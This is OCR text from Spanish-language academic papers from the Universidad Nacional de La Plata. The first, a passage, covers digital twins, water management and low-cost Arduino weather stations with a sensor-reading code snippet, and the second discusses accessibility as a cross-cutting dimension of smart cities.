


Figura 1: Modelo de Gemelo Digital extraída de [5]

Estas tres etapas generan un ciclo en los cuales existe una realimentación del gemelo diseñado.




Figura 2: Etapas de diseño DT

Los tipos de gemelos digitales están asociados con las fases del ciclo de vida y son persistentes durante todo el ciclo de vida. El gemelo digital comienza al inicio del ciclo de vida de un nuevo producto y persiste durante todo el ciclo de vida, extendiéndose incluso más allá de la fase de eliminación cuando el gemelo físico ya no existe

2.4 El agua como recurso natural

El agua es el recurso natural más importante que existe. No solo es la base fundamental de toda forma de vida, sino que también es fundamental para el desarrollo de diversas actividades económicas esenciales, que van desde la agricultura hasta las grandes industrias. El principal usuario de agua a escala mundial es la agricultura. El aumento en la demanda de alimentos causa un aumento en la producción de estos, lo que lleva a la expansión de las tierras regadas, que han causado no solo una mayor utilización de aguas superficiales, sino también una creciente explotación de aguas subterráneas. La única solución a este problema es que la gestión y regulación del recurso hídrico mejore.

De acuerdo con la ley 12.257, la Autoridad del Agua de la Provincia de Buenos Aires posee las facultades necesarias para establecer las reglamentaciones sobre los sistemas de medición para la explotación del Recurso Hídrico.

2.5 Ciudades Inteligentes y Recurso Hídrico Eficiente

Existen diferentes formas de aplicar las tecnologías en las ciudades. Partiendo de una configuración de ciudades digitales hasta ciudades inteligentes. De ello depende la capacidad digital de cada ciudad en sí misma. Las ciudades digitales integran la tecnología en los sistemas de infraestructura de cada ciudad, mientras que las ciudades

inteligentes se basan en la Infraestructura de la ciudad digital para construir edificios inteligentes, sistemas de transporte, escuelas, empresas, público espacios y servicios públicos, e integrarlos en sistemas urbanos inteligentes. Las Ciudades Inteligentes despliegan inteligencia en sistemas urbanos al servicio del desarrollo socioeconómico y ecológico, y para mejorar la calidad de vida y abordar los orígenes de la inestabilidad social en sus habitantes.

El desarrollo de una ciudad inteligente es un desafío complejo. La integración de sistemas urbanos en un único sistema capaz de adaptarse y administrarse de forma autónoma es difícil. Las limitaciones en la interoperabilidad del sistema, la reutilización de datos los datos provistos por el gobierno de forma pública y la conciencia ciudadana son temas que disminuyen la capacidad para interconectar modelos analíticos.

Para poder construir el modelo de asistencia al productor frutihortícola para realizar un uso del recurso hídrico eficiente se deben obtener los datos meteorológicos necesarios y luego realizar su procesamiento.

3 Adquisición de variables ambientales

Para avanzar con lo planteado en el inciso anterior se deben recolectar los datos de interés, esta recolección de datos por parte de los productores puede hacerse de forma manual, realizando procedimientos de observación meteorológica o de forma automática con estaciones meteorológicas automáticas.

3.1 Variables por medir

Previo a avanzar con las variables ambientales, es necesario definir el concepto de medición. Se puede afirmar que MEDIR es comparar aquello que deseamos caracterizar con un elemento patrón (unidad de medida) y la caracterización vendrá dada por la cantidad de veces que el elemento bajo estudio contiene al elemento patrón. Para la Organización Meteorológica Mundial [2](OMM o WMO en inglés) medir es una serie de operaciones cuyo objetivo es determinar el valor de una magnitud. Resultado de una medición: valor atribuido a un mesurando (la magnitud física que se mide), obtenido por medición.

Las unidades en variables meteorológicas son:

- presión atmosférica, p, en *hectopascales* (hPa);
- temperatura, t, en grados *Celsius* (°C), o T, en *Kelvin* (K);
- velocidad del viento, tanto en las observaciones de superficie como en altitud, en *metros por segundo* (m/s);
- dirección del viento en grados *Dextrorsum* (en el sentido de las agujas del reloj) a partir del norte o en la escala 0-36, donde 36 es el viento del norte y 09 el viento del este (°);
- humedad relativa, U, en *porcentaje* (%);

[2] https://wmo.int/es

- precipitación (cantidad total) en milímetros (mm) o en *kilogramos por metro cuadrado* (kg /m^2);
- intensidad de la precipitación, *Ri*, en *milímetros por hora* (mm /h o en *kilogramos por metro cuadrado por segundo* (kg /m^2 s);
- equivalente en agua de la nieve en *kilogramos por metro cuadrado* (kg /m2);
- evaporación en *milímetros* (mm);
- visibilidad en *metros* (m);
- irradiancia en vatios por metro cuadrado y exposición radiante en *Watt por metro cuadrado* (W/ m^2, J/ m^2);
- duración de la insolación en *horas* (h);
- altura de las nubes en *metros* (m);

Para poder avanzar con el registro de datos se comentará muy brevemente cuáles son las variables por medir [7]:

- Temperatura: es una magnitud relacionada con la rapidez del movimiento de las partículas que constituyen la materia. Cuanta mayor agitación presente éstas, mayor será la temperatura. Para poder llevar adelante la medición se utilizará el sensor dht11.
- Presión Atmosférica: La fuerza por unidad de superficie es lo que se denomina Presión, el aire que nos rodea, aunque no lo notemos, pesa y, por tanto, ejerce una fuerza sobre todos los cuerpos debida a la acción de la gravedad. Para este caso se utilizará el sensor de presión modelo bmp 280.
- Humedad: El agua es uno de los principales componentes de la atmósfera, en la que puede existir como gas, como líquido, y como sólido. La presencia del agua en los tres estados de agregación se debe a que las condiciones físicas (temperatura y presión) necesarias para que se produzcan dichos cambios de estado se dan normalmente en la atmósfera. En este caso se utilizará el mismo sensor dht11
- Humedad de suelo: Se denomina a la cantidad de agua por volumen de tierra que existe en un terreno. La cantidad o porcentaje de humedad del suelo depende de varios factores, como el clima, el tipo de terreno y las plantas que en él habitan. La importancia de la humedad para los organismos que viven en el suelo es clave, así como para gestionar el suministro de agua, controlar de forma eficiente las actividades agrícolas y predecir catástrofes naturales. Para este caso se utilizará un sensor de humedad de suelo resistivo
- Precipitación: La precipitación se define cómo el producto líquido o sólido de la condensación del vapor de agua que cae de las nubes o del aire y se deposita en el suelo. Así definida, comprende la lluvia, el granizo, la nieve, el rocío, la escarcha y la precipitación de la niebla. Para realizar la medición de las precipitaciones se utilizará el método por pesaje.

3.2 Construcción de Estaciones Meteorológicas Automáticas

Las variables enunciadas en el punto 3.1 se pueden medir con estaciones meteorológicas comerciales. Existe una gran diversidad de marcas de estaciones comerciales, por ejemplo Davis®, Vaisala®, Campbell® que poseen costos elevados para su adquisición. Debido a que se posee un presupuesto financiado por la UNLP, se optó por realizar la adquisición de datos meteorológicos con estaciones de diseño propio.

En la figura 3 se muestra la construcción de la EMA realizada con la plataforma Arduino[3], plataforma de desarrollo basada en una tarjeta electrónica de hardware libre que incorpora un microcontrolador programable en distintas versiones según el microcontrolador seleccionado de cada modelo.




Figura 3: Diseño de EMA - Instalación de EMA

La estación construida ha sido instalada en la Escuela Nº34, Manuel Dorrego[4], zona rural de los alrededores de la localidad de Bavio, partido de Magdalena y forma parte de una de las actividades del proyecto de extensión "¿Cómo está el tiempo en tu escuela?". Con la instalación de la EMA se busca fomentar una política pública mostrando que los contenidos que comprende la meteorología van ocupando espacios relacionados al estudio de la naturaleza y el cuidado del medio ambiente, como ser la reducción desmedida del riego.

[3] https://www.arduino.cc/
[4] https://maps.app.goo.gl/7XfjFJXvuEwDacdFA

Todas las variables monitoreadas son transmitidas a un servidor externo, en este caso se utiliza la plataforma ThingSpeak [5], que es servicio en una plataforma analítica que permite agregar, visualizar y analizar datos en tiempo real almacenados en la nube. Thingspeak provee visualizaciones de datos almacenados casi en tiempo real, acorde a las velocidades limitantes de la red. Los datos almacenados pueden ser ejecutados en un código de MATLAB y ser visualizados en la misma página. Los datos almacenados en la web servirán como inicio para comenzar con la construir gemelos digitales.

En las siguientes líneas se encuentra parte del código utilizado para registrar las variables meteorológicas utilizando un sensor de Humedad y Temperatura:

```
//Lee DHT 11
  humedad = dht.readHumidity();
  temperatura =
dht.readTemperature();
  Serial.print("Temperatura: ");
//Ch1
  Serial.print(temperatura);
  Serial.print(" °C ");
  Serial.print("Humedad: "); //Ch2
  Serial.print(humedad);
      Serial.println(" %");
delay(5000);
  display.clear();
  display.setCursor(0, 0);
  display.print(("Humedad: "));
  display.setCursor(4, 1);
  display.print(humedad);
  display.print(" % ");
  delay(espacio);
  display.clear();
  display.setCursor(0, 0);
  display.print(("Temperatura:
"));
```

4 Conclusiones y trabajo a futuro

En este trabajo se expusieron las variables meteorológicas de interés y a su vez se logró desarrollar estaciones meteorológicas de bajo costo que permiten medir las variables, logrando almacenarlas en una nube gratuita para poder ser procesadas y de esa forma comenzar con la construcción de gemelos digitales.

Con este tipo de tecnologías se busca que los dispositivos instalados en los campos puedan fomentar y asistir a los productores a la toma correcta de decisiones cuando sucedan ciertas situaciones, por ejemplo exceso de humedad en el suelo o detección de precipitaciones. Además podrían colaborar con el análisis en tiempo real para proporcionar el análisis de pronósticos cada vez mas certeros con el paso del tiempo.

De la misma forma, acciones autónomas empleando Inteligencia Artificial, por ejemplo, con la detección de altas temperaturas y gestión de riego automatizado son uno de los ítems de trabajo a futuro en esta línea de investigación.

El primer autor del trabajo es dirigido por los dos coautores de este en la Tesis en curso para la obtención del grado de Doctor en Ciencias Informáticas otorgado por la Facultad de Informática de la Universidad Nacional de La Plata. La obtención de los datos de interés meteorológico permite conocer el punto de partida para que una vez finalizada la tesis de doctorado se fomente el cumplimiento de los objetivos de desarrollo sustentable 6,7, 8 9, 11,12 y 13 que se plantearon en el contexto.

[5] https://thingspeak.com/

Asimismo como política pública el autor y tesista dirige el proyecto de extensión UNLP "¿Cómo está el tiempo en tu escuela?" que permite intercambiar saberes con comunidades rurales para concientizar sobre el registro de variables meteorológicas y el cambio climático.

5 Referencias

[1] Informe de País 2021. ODS Argentina. Recuperado de: https://www.argentina.gob.ar/politicassociales/ods
[2] Informe de País 2023. ODS Argentina. Recuperado de: https://www.argentina.gob.ar/politicassociales/ods
[3] Revista MDA. ISSN en línea 2718- 6660, Vol. 2, N.° 3, diciembre 2021, La Plata, Argentina
[4] Alconada Magliano, M. M., Garbi, M., & Martínez, S. B. (2018). Producción intensiva flori-hortícola sustentable en el Gran La Plata.
[5] Grieves, Michael. (2016). Origins of the Digital Twin Concept. 10.13140/RG.2.2.26367.61609.
[6] Grieves, Michael & Vickers, John. (2017). Digital Twin: Mitigating Unpredictable, Undesirable Emergent Behavior in Complex Systems. 10.1007/978-3-319-38756-7_4.
[7] Cátedra Instrumentos y Observación. Facultad de Ciencias Astronómicas y Geofísicas – UNLP.

La accesibilidad en las ciudades inteligentes

Alejo Ezequiel Isoardi

Instituto de Investigación en Turismo (IIT), Facultad de Ciencias Económicas,
Universidad Nacional de La Plata
Calle 6 777, B1900, La Plata, Argentina

alejo.isoardi@econo.unlp.edu.ar

Resumen. La ciudad inteligente es un modelo de gobernanza territorial que es altamente receptivo al aprendizaje y la innovación, y dotado con infraestructura digital y tecnologías de comunicación. Este modelo se ha ido incrementando en diferentes ciudades del mundo. A la par, la accesibilidad también ha cobrado relevancia para la agenda internacional. Es por esoque cada uno de los Estados está tomando medidas respecto a uno de estos temas. Sin embargo, la accesibilidad no se encuentra como una de las dimensiones de una ciudad inteligente. A razón de esto, este artículo pretende establecer el vínculo entre la ciudad inteligente y la accesibilidad. Por último, se mencionan ejemplos de tomas de acción enfocados en la accesibilidad en ciudades inteligentes.

Palabras clave: Ciudades inteligentes, accesibilidad, TIC, discapacidad.

Abstract. The smart city is a territorial governance model that is highly receptive to learning and innovation, and equipped with digital infrastructure and communication technologies. This model has been increasing in different cities around the world. At the same time, accessibility has also gained relevance for the international agenda. That is why each of the States is taking action on one of these issues. However, accessibility is not found as one of the dimensions of a smart city. Because of this, this article aims to establish the link between the smart city and accessibility. Finally, examples of actions focused on accessibility in smartcities are mentioned.

Key words: Smart Cities, accessibility, ICT, disability.

1 Introducción

La humanidad siempre ha ido innovando a lo largo del tiempo. Entre estas innovaciones aparece la ciudad, ya que esta es el fruto de la creación humana [1]. Asimismo, la ciudad es posiblemente la estructura social, económica, cultural y defensiva más importante que ha producido la humanidad [2]. Incluso esta innovación misma ha sufrido transformaciones gracias a las revoluciones tecnológicas,como la revolución industrial. Esta revolución fue la que atrajo a las comunidades a convivir en las ciudades industriales.

A finales del mismo siglo, empezaron a aparecer modelos que planteaban la hegemonía de las ciudades, el rol protagónico en las comunidades y la implementación de las TIC en la gobernanza. Estos aparecían como respuesta a la falta de planes territoriales que considerasen la participación de actores múltiples,

el surgimiento de la sostenibilidad como concepto asociado al desarrollo y el empleo de, para ese entonces, las innovadoras TIC [3]. Estas fueron las predecesoras del modelo actual de las Ciudades Inteligentes.

En 2023, la Organización de Naciones Unidas (ONU) publicó un informe sobre los objetivos de desarrollo sostenible (ODS), del cual predice que para el 2050 el 70% de la población mundial vivirá en las ciudades. Es por eso que uno de los objetivos está centrado en crear ciudades y comunidades sostenibles. Dentro de las características de una ciudad sostenible, aparece la accesibilidad como un factor fundamental para la convivencia de los ciudadanos. En el mismo informe, se agrega que el 15% de la población tendrá algún tipo de discapacidad, sin contar a las personas mayores. Asimismo cada vez aparecen nuevas tecnologías que mejoran la calidad de vida de los ciudadanos, permitiendo más autonomía y mayor aumento del promedio de vida a nivel mundial. Es por eso que la accesibilidad debería ser tenida en cuenta para la planificación de una ciudad inteligente.

El objetivo principal de este artículo es señalar la importancia de la transversalidad de la accesibilidad en el modelo de ciudad inteligente. Para alcanzar este objetivo, se ha decidido dividirlo en la siguiente estructura: En la primera sección, está la descripción de qué se entiende por una ciudad inteligente. Luego en la segunda sección se comentan las dimensiones del modelo. En la siguiente sección, se trabaja sobre qué es accesibilidad y cómo ésta forma parte de cada uno de las dimensiones. En la cuarta sección, se mencionan algunos ejemplos de accesibilidad en ciudades inteligentes. Por último, se reflexiona sobre la relación entre accesibilidad y ciudad inteligente.

2 Ciudad Inteligente: Una definición compleja

A principios del siglo XXI surge un nuevo concepto que iba a generar un mayor impacto a nivel global en lo que respecta a la gestión de un territorio urbano [4]. Se trata de las ciudades inteligentes o Smart Cities en inglés. Desde la Sociedad Mercantil Estatal para la Gestión de la Innovación y las Tecnologías Turísticas de España (SEGITTUR), define este nuevo modelo de la siguiente manera: “zonas de límites completamente definidos desde el punto de vista geográfico y político-administrativo que otorgan primacía a las tecnologías de la información y la comunicación (TIC) con el objetivo de diseñar espacios urbanos innovadores que faciliten su desarrollo sostenible y mejoren la calidad de vida de sus habitantes” [5]. Como se puede apreciar este modelo se enfoca en las ciudades hablando en términos geográficos, aunque hoy en día son cada vez más complejos debido a varios factores, como el aumento de población en estas zonas, hasta hay algunas que son llamadas megaciudades, el crecimiento de demanda de servicios y el

incremento de la longevidad de la población.

Es por eso que La Rosa *et. al.* [6], la define como "aquella que cuenta con información de calidad y genera conocimiento en todas las partes involucradas, a fin de seleccionar las mejores estrategias y herramientas para llevar adelante las políticas públicas". Acá se puede destacar la importancia del rol que tiene la adquisición de datos a través de diferentes medios para tomar las mejores decisiones.

A pesar de lo mencionado anteriormente, la inteligencia como característica distintiva de las ciudades debe percibirse como la suma de varias mejoras en la infraestructura urbana, los recursos y los servicios públicos [7]. Por lo tanto, las TIC no son el único factor para las ciudades inteligentes. Quincoces Soler [8] coincide con lo comentado previamente y asimismo agrega que la percepción de inteligencia también debe radicar en lo que perciben los ciudadanos. Esto demuestra el rol clave de los residentes en la transformación de una ciudad inteligente.

Griffinger *et. al.* [9] coincide en la relevancia del rol de las personas en su definición: "Una ciudad bien con visión de futuro en economía, personas, gobernanza, movilidad, medio ambiente y vida, construida sobre la combinación <<inteligente>> de dotaciones y actividades de ciudadanos auto decisivos, independientes y conscientes".

Como se pudo apreciar a lo largo de esta sección, la ciudad inteligente no es un concepto estático, sino más bien un proceso con una serie de pasos sin fin que harán que la ciudad sea más habitable, resiliente y preparada para afrontar nuevos desafíos [10], ya que los problemas de la ciudad cambian continuamente [11].

3 Las dimensiones de una ciudad inteligente

Como se ha leído anteriormente, este modelo tiene la finalidad de solucionar problemas y de mejorar la calidad de vida de los habitantes. A la par de la complejidad para una definición uniforme del modelo, también se da que no existe un sistema de criterio homogéneo para calificar una ciudad para que sea considerada "inteligente". Sin embargo, Sikora-Fernández [1], Kirimtat *et. al.* [12] y otros autores coinciden en que se puede admitir que una ciudad es smart si posee las siguientes dimensiones:

Economía: Las ciudades deben destacar por una elevada productividad, apoyada en el aprovechamiento y fusión de factores de producción, en base a los

conocimientos, el clima de innovación y la flexibilidad del mercado laboral; la economía debe caracterizarse por el aprovechamiento de soluciones innovadoras y adaptación flexible a las condiciones cambiantes. En este aspecto, el concepto se aplica también a industrias "inteligentes", vinculadas con TIC, así como parques de negocios y parques tecnológicos [13].

Movilidad: La gestión de las intensidades de capacidad vehicular en función de la congestión urbana es una de las mayores dificultades a las que se enfrentan actualmente las ciudades [12]. Es por eso que las TIC juegan un rol fundamental en esta dimensión. Al mismo tiempo, estas han transformado la ciudad en una extensa red de conexiones de alta velocidad que interconecta todos los activos urbanos. Se reconoce que tanto los sistemas de transporte convencionales como las comunicaciones digitales deben apoyarse en tecnologías avanzadas para optimizar la utilización de la infraestructura preexistente [1].

Medioambiente: Una ciudad inteligente optimiza el consumo de energía, recurriendo a fuentes renovables de energía, implementando acciones para reducir emisiones nocivas para el medio natural. Su gestión de recursos se basa en el concepto de desarrollo sostenible. Las actuaciones a favor del medio natural, requieren un elevado nivel de educación y concienciación medioambiental [1]. Esta dimensiónes una de las características más significativas de una ciudad inteligente [14].

Personas: En una ciudad inteligente hay una sociedad que aprende; los cambios de la ciudad deben ser promovidos por sus habitantes que, contando con el apoyo técnico adecuado, pueden emprender acciones que previenen el consumo excesivo de energía, la contaminación del medio ambiente y contribuir a la mejora de la calidad de vida [1]. Es por eso que las personas inteligentes no sólo deberían interactuar entre sí a través de servicios, sino que también deberían proporcionar datos para estos servicios [12].

Calidad de vida: El Parlamento Europeo [15] se refiere a esta dimensión al uso de las TIC y de soluciones inteligentes que afectan al bienestar de los ciudadanos. Esto alude a acciones relacionadas a seguridad y salud como también a aspectos sociales, educación y entrenamiento, entre ellos la improvisación de habilidades digitales.

Gobernanza inteligente: El desarrollo requiere la creación de un adecuado sistema de gestión y administración de la ciudad, implementación de procedimientos que requieran la cooperación de las autoridades y demás usuarios de la ciudad, aprovechando las tecnologías más innovadoras en el funcionamiento de la ciudad.

Este aspecto incluye una administración pública inteligente, capacidad de creación de conocimientos y su uso en la práctica [9].




Fig. 1. Dimensiones de una ciudad inteligente en base a [1].

Una vez entendida la definición de una ciudad inteligente y cuáles son sus dimensiones, a continuación se procederá a describir la accesibilidad, es decir, qué se entiende por esto en la actualidad y la relevancia que ha ido cobrando. Si bien este tema no se menciona en ninguna de las dimensiones, como se ha descrito en los párrafos anteriores, también se buscará establecer el vínculo que existe entre la accesibilidad y la ciudad inteligente a través de bibliografía pertinente.

4 La accesibilidad: su transversalidad en la ciudad inteligente

Para entender la importancia de este tema, primero se debe entender qué es lo que está sucediendo en el mundo. Es que la discapacidad, la edad y la accesibilidad tienen una correlación entre sí [16]. En 2011, la Organización Mundial de la Salud publicó un documento que estima que un 15% de la población posee una discapacidad, y a su vez que el 46% de la población de personas mayores de 65 años también poseen una discapacidad. En varios países se está visualizando la tendencia de mayor cantidad de personas mayores en comparación a jóvenes y esto la ONU [18] lo confirma en su informe “Perspectivas de la población mundial 2019”, en el que proporciona que en América Latina y el Caribe, el porcentaje de personas de 65 años o más de la población podría pasar del 9% en 2022 al 19% en 2050. Se prevé que el envejecimiento de la población mundial esté conduciendo a una transformación social significativa en todas las áreas y continuará abriéndose [18].

Si bien en el párrafo anterior se ha hablado de un grupo específico, esto no quiere decir que sean los únicos beneficiarios de la accesibilidad. Es que esta se entiende

como las condiciones con las que deben disponer los entornos, productos y servicios para ser disfrutados por todos, incluyendo a las personas con alguna discapacidad transitoria o permanente, mujeres embarazadas, personas mayores o con obesidad, entre otros [19]. Como se puede leer, la accesibilidad beneficia específicamente a un grupo de personas más amplio y a su vez el resto de la población también se puede ver favorecido.

A su vez, la ONU declaró la Convención sobre los Derechos de las Personas con Discapacidad (CDPCD), en la cual en el artículo 9 está enfocado a la accesibilidad, como sepuede leer a continuación:

> A fin de que las personas con discapacidad puedan vivir en forma independiente y participar plenamente en todos los aspectos de la vida, los Estados Partes adoptarán medidas pertinentes para asegurar el acceso de las personas con discapacidad, en igualdad de condiciones con las demás, al entorno físico, el transporte, la información y las comunicaciones, incluidos los sistemas y las tecnologías de la información y las comunicaciones, y a otros servicios e instalaciones abiertos al público o de uso público, tanto en zonas urbanas como rurales [19].

Nueve años después, la ONU adoptó las ODS que son un conjunto de objetivos globales para erradicar la pobreza, proteger el planeta y asegurar la prosperidad para todos como parte de una nueva agenda de desarrollo sostenible. Dentro de estos objetivos, hay tres que poseen metas enfocadas a la accesibilidad y/o a las personas con discapacidad. Uno de los objetivos, el número 5, posee la finalidad de lograr la igualdad entre los géneros y empoderar a todas las mujeres y las niñas. En el objetivo 10 (Reducir la desigualdad en y entre los países), hay una meta que menciona la discapacidad: “De aquí a 2030, potenciar y promover la inclusión social, económica y política de todas las personas, independientemente de su edad, sexo, discapacidad, raza, etnia, origen, religión o situación económica u otra condición” [20]. Al mismo tiempo, existe otro objetivo, el número 11, que está enfocado a alcanzar ciudades y comunidades sostenibles y dentro de sus metas aparece la mejora de la proporción al acceso universal a zonas verdes, espacios públicos y sistemas de transporte seguros, inclusivos y accesibles, entre otros, prestando especial atención a las necesidades de las personas en situación de vulnerabilidad, las mujeres, los niños, las personas con discapacidad y las personas de edad.

Estos objetivos y la convención demuestran la importancia por la cual la accesibilidad debe ser tenida en cuenta en cada una de las dimensiones de una ciudad inteligente. A la par, esto demuestra que la accesibilidad es transversal en cada uno de los componentes. Para reforzar su importancia, Hoyo y Valiente [21] afirmaron que todos y cada uno de nosotros en nuestro ciclo de vida formaremos

parte de ese colectivo, dando a entender que todas las personas en algún momento requerirán de la accesibilidad.

5 La integración de la accesibilidad en ciudades inteligentes

Una vez entendida la importancia de la accesibilidad en ciudades inteligentes, es importante apreciar ejemplos de ciudades que han implementado medidas de acción para convertirse en ciudades aptas para todas las personas.

La tecnología es hoy un gran aliado para promover acciones de participación ciudadana, pero estas acciones también requieren devolver a la comunidad respuestas a sus aportaciones y peticiones [22]. Esto se ve reflejado en el Ayuntamiento de Vitoria-Gasteiz que creó un buzón ciudadano, en el año 2009, con el propósito de ofrecer un nuevo canal de comunicación entre el municipio y los ciudadanos. Este buzón cuenta con una categoría de accesibilidad en el apartado de “espacio público”, en el cual los ciudadanos pueden comunicar situaciones relacionadas con las condiciones de accesibilidad de la ciudad. A su vez, se pueden consultar las opiniones de otros ciudadanos y las respuestas del Ayuntamiento dependiendo de si decide realizar la participación de manera pública o privada. Esto permite una total transparencia sobre la resolución de incidencias y conocer de primera mano las incidencias de los ciudadanos en materia de accesibilidad, entre otras y adecuar la información que se proporciona a través de los diferentes canales municipales: Página web, presencial y telefónico [23].

El transporte es una de las dimensiones de una ciudad inteligente, como se ha descrito previamente, mostrando lo valioso que es. En esta dimensión, Málaga ha manifestado una alta implicación en el desarrollo de medidas para garantizar la completa accesibilidad universal desde la creación del metro. Las mejoras en el transporte se encuentran en diversos aspectos vinculadas al servicio, desde la señalética, la adecuación de itinerarios, las máquinas expendedoras o las líneas de validación hasta los accesos a estaciones. Otro ejemplo es la incorporación de una herramienta de guiado a través de códigos implantados en unas etiquetas que facilitan información de interés, como el modo de desplazarse por las estaciones, cómo dirigirse al andén y los tiempos de paso de los trenes, entre otros detalles [23]

Al salir del transporte público, las personas interactúan con el entorno urbano y por lo tanto este también debe estar adaptado para todos los ciudadanos. Es por eso que el Ayuntamiento de Alcalá de Henares, a través del Plan de Sostenibilidad Turística en Destino, adoptó señalética inteligente, direccional e interpretativa complementada con balizas Beacon para facilitar el acceso a la información [24]. Asimismo, es interesante destacar que a través de un plan enfocado principalmente

al turismo está también beneficia a los ciudadanos de manera directa e indirecta.

6 A modo de conclusión

A lo largo de este artículo se quiso demostrar la transversalidad de la accesibilidad en el modelo de ciudad inteligente, ya que de por sí en sus dimensiones nunca es mencionada. Aparte está ocurriendo este fenómeno de mayor promedio de vida gracias a los descubrimientos y avances en las ciencias con la finalidad de mejorar la calidad de vida de la población mundial. Sin embargo, esta ausencia en la mención de la accesibilidad en las dimensiones de una ciudad inteligente no significa que sea menos crucial. La realidad es que la accesibilidad actúa como un hilo invisible que teje todas las facetas de una ciudad inteligente, desde la movilidad hasta la conectividad digital. Es hora de reconocer esta conexión intrínseca y entender que la verdadera inteligencia urbana radica en su capacidad para ser inclusiva en todos los aspectos.

La misma ONU plantea la consideración de la accesibilidad en 3 de los ODS, por lo cual los Estados partes que han firmado tienen la obligación de alcanzar estos objetivos. La situación actual exige una reevaluación de las ciudades y que sea adaptable para todas las personas. La accesibilidad, entendida no solo como una opción, sino como un imperativo, se convierte en la clave para garantizar que todos, independientemente de la edad o habilidades, puedan participar plenamente en la vida urbana. Al mismo tiempo, los ciudadanos deben participar en todas las fases de la construcción de la ciudad, desde la planificación y el diseño hasta la gestión y el mantenimiento [22]. Esto es fundamental ya que una ciudad inclusiva y accesible puede aprovechar al máximo su capital humano [25], lo que es un factor clave para garantizar y optimizar su desarrollo futuro [26].

Referencias

1. D., Sikora-Fernández, “Factores de desarrollo de las ciudades inteligentes”, Revista Universitaria de Geografía, vol. 26, no. 1, pp. 135-152. ene., 2017. [En línea]. Disponible: https://www.redalyc.org/journal/3832/383252125007/html/
2. C., Harrison, B., Eckman, R., Hamilton, P., Hartswick, J., Kalagnanam, J., Paraszczak, y P. Williams, “Fundations for Smart Cities”, IBM Journal of Research and Development, vol. 54, no. 4, pp. 1-16. jul., 2010. [En línea]. Disponible: 10.1147/JRD.2010.2048257
3. M. J., Perea-Medina, E. Navarro-Jurado, y A. M. Luque-Gil, “Inteligencia Territorial: Conceptualización y avance en el estado de la cuestión. Vínculos posibles con los destinos turísticos”, Cuadernos de Turismo, no. 41, pp. 535-554. may., 2018. [En línea]. Disponible: http://dx.doi.org/10.6018/turismo.41.327141
4. O. Chiavellini, “Las áreas protegidas como destinos inteligentes: El caso del Parque Nacional Iguazú”, Tesis de licenciatura, Dep. de Tur., U.N.L.P., La Plata, Argentina, 2022.
5. SEGITTUR, “Informe Libro Blanco de los destinos turísticos inteligentes: construyendo

el futuro". Madrid, España, 2015. [En línea]. Disponible: https://www.segittur.es/wp-content/uploads/2019/11/LibroBlanco-Destinos-Tursticos-Inteligentes.pdf
6. G. A., La Rosa, N. C., Martínez, y Politei, "Ciudades sostenibles, ciudades inteligentes" en O. A., Andarcia, y N., Morales, N. Eds. La Plata, Argentina: ICF e ICyTec, 2021, cap. 1, pp. 15-36. [En línea]. Disponible: https://ciudadesdelfuturo.org.ar/ita/
7. S., Allwinkle, y P., Cruickshank, "Creating smart-er cities: An overview", Journal of urban technology, vol. 18, no. 2, pp. 1-16. ago., 2011. [En línea]. Disponible: https://doi.org/10.1080/10630732.2011.601103
